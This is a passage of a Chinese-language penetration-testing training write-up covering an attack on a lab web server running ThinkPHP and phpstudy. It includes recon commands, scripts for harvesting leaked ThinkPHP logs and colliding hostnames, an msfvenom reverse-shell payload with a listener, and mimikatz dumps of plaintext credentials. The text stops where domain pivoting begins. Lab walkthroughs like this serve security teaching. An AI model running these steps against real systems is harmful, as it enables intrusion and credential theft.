
# 项目六 完整的内网域渗透

作者 moonsec

# 1. 环境介绍

## 1.1. 内网渗透环境




这个靶场是 webhack123 WEB 服务器有两块网卡 dc 是域控
本文为技术培训技术文档，过程可能会让新人有点难以理解。
过程是从 kali 渗透到 web 再渗透到内网 dc 也就是从外网打到域控

# 2. 信息收集

## 2.1. masscan 端口探测

masscan -p 1-65535 192.168.0.150 --rate=1000

## 2.2. nmap 获取系统和端口版本信息

nmap -p 3306,49154,80,47001,49157,139,49153,445,135,49155,49156,49152 -A 192.168.0.150 -oA webhack


```
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.79 seconds
root@kali:~/Desktop/webhack123# nmap -p 3306,49154,80,47001,49157,139,49153,445,135,49155,49156,49152 -A  192.168.0.150 -oA webhac
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-20 08:02 AKDT
Nmap scan report for 192.168.0.150
Host is up (0.00048s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.39 ((Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
|_http-title: 403 \xE9\x94\x99\xE8\xAF\xAF - phpstudy
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3306/tcp  open  mysql        MySQL (unauthorized)
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:44:38:FD (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:w
:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

从端口探测的信息得到服务器是 WEB 容器是 phpstudy 套件
操作系统是 Microsoft Windows Server 2008 R2

# 3. 对网站进行安全检测


## 3.1. 绑定 hosts

192.168.0.150 www.webhack123.com
发 www.webhack123.com 是一个 xxx 平台 核心框架是 ThinkPHP_3.1.3
后台暂时还不知道



## 3.2. gobuster 目录文件扫描

gobuster dir -u http://www.webhack123.com -w /usr/share/wordlists/dirb/big.txt





## 3.3. svn 遍历源代码漏洞

. svn 存在可以遍历文件 但是这里失败

## 3.4. wc.db 文件下载

这个 sqlite 数据库文件 里面存在网站目录文件信息
svn 如果没有获取 可以下载当前下的 wc.db 用 sqlitebrowser wc.db 打开
下载 http://www.webhack123.com/.svn/wc.db


查看数据库 基本知道网站的整个架构

## 3.5. thinkphp 日志文件泄露

在 ThinkPHP_3.1.3 中 日志文件始开启的
经过 wc.db 可以知道文件目录位置
http://www.webhack123.com/App/Runtime/Logs/19_06_29.log

## 3.6. python 编写日志文件

#coding：utf-8

```
import requests

url ="http://www.webhack123.com/App/Runtime/Logs"

def add_urls(patch,y):
    urls=[]
    for i in range(1,7):
        for j in range(1,32):
            if i<10:
                if j<10:
                    urls.append(patch+"/%s_0%s_0%s.log" % (y,i,j))
                else:
                    urls.append(patch+"/%s_0%s_%s.log" % (y,i,j))
            else:
                if j<10:
                    urls.append(patch+"/%s_%s_0%s.log" % (y,i,j))
                else:
                    urls.append(patch+"/%s_%s_%s.log" % (y,i,j))


    return urls



urls = add_urls(url,"20")

for i in urls:
    req=requests.get(i)
    if req.status_code==200:
        print(i)
        html = req.text
        with open("webhack123.txt",'a',encoding='utf-8') as f:
            f.write(html)
```

执行如下

```python
import requests

url ="http://www.webhack123.com/App/Runtime/Logs"

def add_urls(patch,y):
    urls=[]
    for i in range(1,7):
        for j in range(1,32):
            if i<10:
                if j<10:
                    urls.append(patch+"/%s_0%s_0%s.log" % (y,i,j))
                else:
                    urls.append(patch+"/%s_0%s_%s.log" % (y,i,j))
            else:
                if j<10:
                    urls.append(patch+"/%s_%s_0%s.log" % (y,i,j))
                else:
                    urls.append(patch+"/%s_%s_%s.log" % (y,i,j))


    return urls



urls = add_urls(url,"20")

for i in urls:
    req=requests.get(i)
    if req.status_code==200:
        print(i)
        html = req.text
        with open("webhack123.txt",'a',encoding='utf-8') as f:
            f.write(html)


```


```
http://www.webhack123.com/App/Runtime/Logs/20_03_27.log
http://www.webhack123.com/App/Runtime/Logs/20_06_20.log
http://www.webhack123.com/App/Runtime/Logs/20_06_21.log
[Finished in 0.9s]
```

## 3.7. 发现管理密文

thinkphp 低版本在会记录修改密码的日志

```
SQL: SELECT * FROM `cv_admin` WHERE ( `username` = 'admin' ) LIMIT 1   [ RunTime:0.000000s ]

SQL: UPDATE `cv_admin` SET `password`='74c774ef39b5b977c1fd59dbfc73c3e380a65aa3' WHERE ( `username` = 'admin' ) [ RunTime:0.000000s


[ 2020-06-20T23:09:40+08:00 ] 192.168.0.110 /index.php?m=Pay&a=index
```

账号 admin 密文 74c774ef39b5b977c1fd59dbfc73c3e380a65aa3




通过 somd5 解 web123


## 3.8. 绑定 hosts 碰撞管理后台子域名

如果扫描目录后台 还是找不到后台可以试试绑定 hosts 碰撞子域名这种方法
最近有老哥写了一个脚本在 https://github.com/fofapro/Hosts_scan 脚本与我的需求有点不合适小修改了一下自动导入 top3K 子域名进行穷举碰撞 IP 修改后的脚本


```
#!/usr/bin/python
# -*- coding: UTF-8 -*-
#Author:R3start
#这是一个用于 IP 和域名碰撞匹配访问的小工具

import requests
import re


lists=[]
files = open('hosts_ok.txt','w+')
#读取 IP 地址
print("====================================== 开 始 匹 配 ======================================")
for iplist in open("ip.txt"):
    ip = iplist.strip('\n')
    #读取 host 地址
    #http_s = ['http://','https://']
    http_s = ['http://']
    for h in http_s :
        for d in open("top3kdomain.txt",'r'):#moonsec
            d = d.strip('\n')
            for hostlist in open("host.txt",'r'):
                host = d+"."+hostlist.strip('\n')
                headers = {'Host':host,'User-Agent':'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.94 Safari/537.36'}
                try:
```

```
                r = requests.session()
                requests.packages.urllib3.disable_warnings()
                rhost = r.get(h+ip,verify=False,headers=headers,timeout=5)
                rhost.encoding='utf-8'
                title = re.search('<title>(.*)</title>', rhost.text).group(1) #获取标题
                info = '%s -- %s 协议： %s 数据包大小： %d 标题： %s' %
(ip,host,h,len(rhost.text),title)
                lists.append(info)
                files.write(info + "\n")
                print(info)
            except Exception :
                error = ip + " --- " + host + " --- 访问失败！~"
                print(error)
print("====================================匹 配 成 功 的 列 表
====================================")
for i in lists:
    print(i)
```

因为目标没用 https 协议 可以只用 http 协议进行碰撞测试





admin.webhack123.com 这个就是它的后台地址





## 3.9. 后台验证码逻辑漏洞

可以穷举密码




## 3.10. 设置上传文件类型拿 webshell





# 4. metasploit 进行提权和信息收集


## 4.1. 生成攻击载荷

phpstudy 套件是默认是系统权限的直接上传执行 exe 就是高权限了

msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.127 lport=12345 -f exe >s.exe

## 4.2. 监听上线


msf5 > use exploit/multi/hander
[-] No results from search
[-] Failed to load module: exploit/multi/hander
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.0.127
lhost => 192.168.0.127
msf5 exploit(multi/handler) > set lport 12345
lport => 12345
msf5 exploit(multi/handler) > exploit




权限
meterpreter > getuid
Server username: WEB\Administrator

## 4.3. migrate 迁移进程

migrate 迁移到 64 位进程里
migrate 592 进行到 system 方便我们的操作




## 4.4. mimikatz 哈希明文获取

load mimikatz
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
==========

AuthID Package Domain User Password

```
------      -------      ------          ----              --------
0;46514     NTLM
0;997       Negotiate    NT AUTHORITY    LOCAL SERVICE
0;558301    NTLM         WEB             Administrator     !@#Qwe456
0;996                                    Negotiate         HACKBOX
WEB$                     @tB]xH/ka*ZmmIFokG1qiX#A#_ucF[yAQqI+VyKj]^NfcV9*ry"o$sfC)qN
%SA+]DvRq@htb.=_Mf;g?(N3y$:e5j[h5g#VngdcT'Ku92U TG^$cLzCnSIhw
0;999                                    Negotiate         HACKBOX
WEB$                     @tB]xH/ka*ZmmIFokG1qiX#A#_ucF[yAQqI+VyKj]^NfcV9*ry"o$sfC)qN
%SA+]DvRq@htb.=_Mf;g?(N3y$:e5j[h5g#VngdcT'Ku92U TG^$cLzCnSIhw

meterpreter > tspkg
[+] Running as SYSTEM
[*] Retrieving tspkg credentials
tspkg credentials
=================

AuthID      Package      Domain          User              Password
------      -------      ------          ----              --------
0;996       Negotiate    HACKBOX         WEB$
0;46514     NTLM
0;997       Negotiate    NT AUTHORITY    LOCAL SERVICE
0;999       Negotiate    HACKBOX         WEB$
0;558301    NTLM         WEB             Administrator     !@#Qwe456
```

看到有 hackbox 域 用户 web
本地管理员 Administrator  密码 !@#Qwe456


# 5. 跨网段域渗透

## 5.1. metasploit 跨网段的域渗透

这里我将用两个内网渗透神器进行域渗透下的域渗透分别是
metasploit 和 cobalt strike4.0

